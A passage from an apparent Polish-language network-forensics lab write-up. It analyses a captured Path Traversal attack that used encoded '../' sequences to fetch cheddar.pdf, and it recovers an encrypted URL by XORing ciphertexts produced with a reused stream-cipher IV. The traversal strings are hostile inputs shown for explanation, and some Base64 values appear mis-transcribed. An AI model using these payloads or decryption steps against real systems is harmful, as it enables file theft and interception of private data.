
Plik, który chciał ukraść atakujący to cheddar.pdf, a sama metoda nazywa się Path Traversal. Wszystkie znaki %2e%2e%2f, czy ../../../../../../../../../../ miały za zadanie obejść zabezpieczenia filtrujące znaki specjalne, czy ścieżki. Po ostatnim ataku widać info: *HTTP/1.1 200 OK*, co świadczy o udanej próbie kradzieży.

Poniżej zrzut ekranu, na którym widać zawartość pliku cheddar.pdf (Po podążaniu za strumieniem HTTP i zapisaniem pliku jako .pdf)

Who	What	Cheddar	Notes
LaSharq	handling things	5000	
U.K.	birthday	34	Fool
Gov. Walker	quash unions	770000	
USDA	squeaky wheels	390500	tainted brie
Zuckerberg	actual privacy	84000	
USDA	s.w.	121500	spilled milk
Muammar	access	4000000	desert pastures
The Donald	styling	875	
USDA	s.w.	144500	fro-yo meltdown

Zad. 5

Zadanie zacząłem od użycia filtra z pierwszego zadania *http contains "send"*. Słowo klucz „send” powinno wyświetlić mi wysyłane wiadomości przez kogoś i faktycznie tak się stało.



Podążyłem za strumieniem TCP do analizy. Zgodnie z informacjami z konwersacji szyfrowanie odbywało się z użyciem szyfru strumieniowego "WonderCipher-92" oraz wektora inicjalizacyjnego (IV) 0104. Kluczowym aspektem była wiedza o tym, że ten sam IV został użyty do szyfrowania zarówno poszukiwanego linku, jak i jawnego tekstu google.com, którego zaszyfrowany odpowiednik był znany.

To pozwoliło na zastosowanie zależności kryptograficznej dla szyfrów strumieniowych: $URL_2 = (ENC_1 \text{ XOR } ENC_2) \text{ XOR } URL_1$

Gdzie:

- ENC_1: Zaszyfrowana reprezentacja google.com (Base64: NmQuMDJjZDlhZtdlYmYuMDYxNTc5MGVjZDc1YTYxNDk1OGE0ZTRhYjAzOTVi)
- ENC_2: Zaszyfrowany poszukiwany adres URL (Base64: NmQuMDJjZDlhZtdlYmYuMDY3MGRjZDAIYjAINDlHODQ0ZjA1YmEyNDRm)
- URL_1: Jawny tekst google.com

Proces odszyfrowania przeprowadzono w następujących krokach (Używano kalkulatorów online):

1. Wartości ENC_1 i ENC_2 zostały zdekodowane z Base64 do ich heksadecymalnych reprezentacji.
2. Jawny tekst google.com został przekonwertowany na jego heksadecymalny odpowiednik.
3. Przeprowadzono operację XOR między zdekodowanymi heksadecymalnymi wartościami ENC_1 i ENC_2.

4. Wynik poprzedniej operacji XOR został poddany operacji XOR z heksadecymalną reprezentacją jawnego tekstu google.com.
5. Końcowy heksadecymalny wynik został zdekodowany do postaci tekstowej (UTF-8) w celu odzyskania oryginalnego adresu URL.

3. Odzyskany Adres URL

Na podstawie przeprowadzonej analizy i obliczeń, odzyskany adres URL to:

http://www.goofid